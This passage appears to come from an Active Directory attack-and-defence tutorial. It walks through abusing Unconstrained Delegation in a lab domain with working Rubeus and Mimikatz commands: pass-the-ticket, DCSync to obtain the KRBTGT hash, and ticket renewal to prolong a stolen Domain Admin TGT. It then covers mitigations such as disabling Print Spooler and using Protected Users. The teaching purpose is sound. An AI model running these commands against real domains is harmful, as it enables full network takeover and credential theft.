
- If the connection has been made with the listener. It will look something similar like this.



Event log of **4624** will show up in the security logs on the server.




- We have the TGT of the DC computer account now, which is located at **Base64Encoded-Ticket**. Let's use this TGT to impersonate IDENTITY-DC$




Now copy the entire **Base64EncodedTicket** and pass it into memory.


```
Rubeus.exe ptt /ticket:<Base64EncodedTicket>
```



- Run **klist** to see if you have the **TGT** of **IDENTITY-CLIENT$**




- Now run Mimikatz from the same session and we can perform a DCSync attack and grab the hash of the KRBTGT account.



- Final stage has been reached. The hash of the KRBTGT account has been obtained through Unconstrained Delegation and we can now impersonate every user.

- C:\x64\mimikatz.exe
- Mimikatz # privilege::debug
- Mimikayz # lsadump::dcsync /user:krbtgt /domain:IDENTITY.local




We are going to assume that Print Spooler is disabled on the DC, so we have to trick a Domain Admin to log on the compromised server with Unconstrained Delegation.

Since most companies do not have the Microsoft Administrative Tier Model or a similar model in place. It is very easy to compromise AD, which does not mean you should let it happen.

- Lets assume we have a foothold on the **WINDOWS2012** box that has Unconstrained Delegation.

- We tricked Bob to log on our compromised server and manage to get his TGT.




- Now we can dump all the Kerberos tickets and use an attack called ''Pass-The-Ticket'' to authenticate as Bob.


```
Mimikatz # sekurlsa::tickets /export
```

- Now lets authenticate as the user Bob

```
Mimikatz # kerberos::ptt [0;21c6d1d]-2-0-40e10000-Bob@krbtgt-IDENTITY.LOCAL.kirbi
```



- Moving laterally to the DC



I once received a question from a student about the following:

"When a Domain Admin logs on the box of the compromised server with Unconstrained Delegation. His or her credentials (NTLM hash) are already exposed in memory for PtH?"

This is very true, indeed. However, a Kerberos TGT has an expiration lifetime of 10 hours by default, but it can be renewed before the TGT has been expired, which is limited to 7 days in Active Directory.

This means that if an attacker decides to renew his TGT. He/she will have 7 days longer to make more damage, instead of just 10 hours.

- **Example**

Our Domain Admin ''**Eve**'' decided to log on our compromised server with Unconstrained Delegation.

When we are looking at the **Start/End/MaxRenew** – We can conclude the following:


- **Start time of TGT**
  1/17/2020 8:32:01 AM
- **Expiration time of TGT**
  1/17/2020 6:32:01 PM

```
Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
 [00000000]
   Start/End/MaxRenew: 1/17/2020 8:32:01 AM ; 1/17/2020 6:32:01 PM ; 1/24/2020 8:32:01 AM
   Service Name (02) : krbtgt ; IDENTITY.LOCAL ; @ IDENTITY.LOCAL
   Target Name  (--) : @ IDENTITY.LOCAL
   Client Name  (01) : Eve ; @ IDENTITY.LOCAL ( $$Delegation Ticket$$ )
   Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
   Session Key       : 0x00000012 - aes256_hmac
     86a7f407b198d9afaead7fd9f84f13db88fd9afd08b8d4ebc2f9c5ae04454c07
   Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
 [00000001]
   Start/End/MaxRenew: 1/17/2020 8:32:01 AM ; 1/17/2020 6:32:01 PM ; 1/24/2020 8:32:01 AM
   Service Name (02) : krbtgt ; IDENTITY.LOCAL ; @ IDENTITY.LOCAL
   Target Name  (02) : krbtgt ; IDENTITY.LOCAL ; @ IDENTITY.LOCAL
   Client Name  (01) : Eve ; @ IDENTITY.LOCAL ( IDENTITY.LOCAL )
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   Session Key       : 0x00000012 - aes256_hmac
     32fad287969dfba9b2e917e6a30647e2d55a0549470a238634778c677130489a
   Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
```

- At the green bar thing, there is a **Maximum Renew time**, which is 7 days.
  1/17/2020 – 1/24/2020 – (17+7=24)

Now I am going to renew the TGT of Eve to ensure that I have 7 days longer to wreck an organization instead of 10 hours.

```
Mimikatz # privilege::debug
Mimikatz # sekurlsa::tickets /export
```




- Rubeus has a great feature to (auto) renew the Kerberos TGT until the expiration time has passed. By default, it is 7 days.

```
Rubeus.exe renew /ticket:[0;3329b0d]-2-0-60a10000-Eve@krbtgt-IDENTITY.LOCAL.kirbi /ptt
```

- Auto renew of the TGT

```
Rubeus.exe renew /ticket:[0;3329b0d]-2-0-60a10000-Eve@krbtgt-IDENTITY.LOCAL.kirbi /auto-renew
```



- In a nutshell:

By default, a TGT will expire after 10 hours, so it can't be used anymore, because it would expire and become invalid, but the great thing is, that a Kerberos TGT can be renewed **before** it has been expired. An attacker can (continuously) renew his/her TGT until 7 days has been passed.

This means that if an attacker has a TGT of Eve (Domain Admin) – He or she would be able to renew her TGT until 7 days to do more damage, instead of just 10 hours.

- Why 7 days?

7 days is the default configuration in Active Directory.

Vulnerability

If the value for the **Maximum lifetime for user ticket renewal** setting is too high, users might be able to renew very old user tickets.

Countermeasure

Configure the **Maximum lifetime for user ticket renewal** setting to 7 days.


- Mitigation

The first thing that matters is to admit that you have a problem. Unconstrained Delegation is very insecure, and will likely be exploited by attackers to compromise an organization. Never use this configuration again!


Second thing that might come up to your mind is. *''Why is Print Spooler enabled on the DC?''*

10-15 years ago. Security was not considered important at all. Organizations were managing their print servers on the DC. In addition to Unconstrained Delegation, this might also answer your question on why Print Operators is allowed to log on locally to the DC, because it has the rights to manage the settings of Print Management without having Domain Admin.


- What happens when we disable the Print Spooler on the DC?




- After the Print Spooler has been disabled on the Domain Controller. It was not possible anymore to use the Print Spooler technique.



- Now I am going to turn the Print Spooler again on the Domain Controller.



- Print Spooler is enabled by default on the Domain Controllers. If it is enabled. An attacker use the advantage of Unconstrained Delegation on a server, and use the Print Spooler to enforce the DC is making a connection with the listener on the compromised server to obtain the TGT of the DC computer account.



- **Other best practices**
- Ensure that all Tier 0 admins are in Protected Users, group. Usually Domain Admins or equivalent.
- Ensure ''Account is sensitive and cannot be delegated'' is set on all Tier 0 admins. Usually Domain Admins or equivalent.
- Disabling Print Spooler is not enough. Ensure that no Tier 0 admins are login in on unconstrained delegation servers.

• 4.2 – Resource Based Constrained Delegation

Under **Windows Server 2012** instead of registering SPNs for resources that an impersonating account can access against the msDS-AllowedToDelegateTo attribute of the impersonating account, a list of Active Directory accounts allowed for delegation can now be stored against the **msDS-AllowedToActOnBehalfOfOtherIdentity** attribute of the resource server's computer account or in the service account under which services run on the resource server.

Resource Based Constrained Delegation can be exploited to give a user code execution on a computer. If a user has GenericWrite or equivalent on an AD Computer Object. It is allowed to modify the **msDS-Allowed-To-Act-On-Behalf-Of-Other-Identity** attribute, which is used for access checks to determine if a requestor has permission to act on the behalf of other identities to services running as this account.

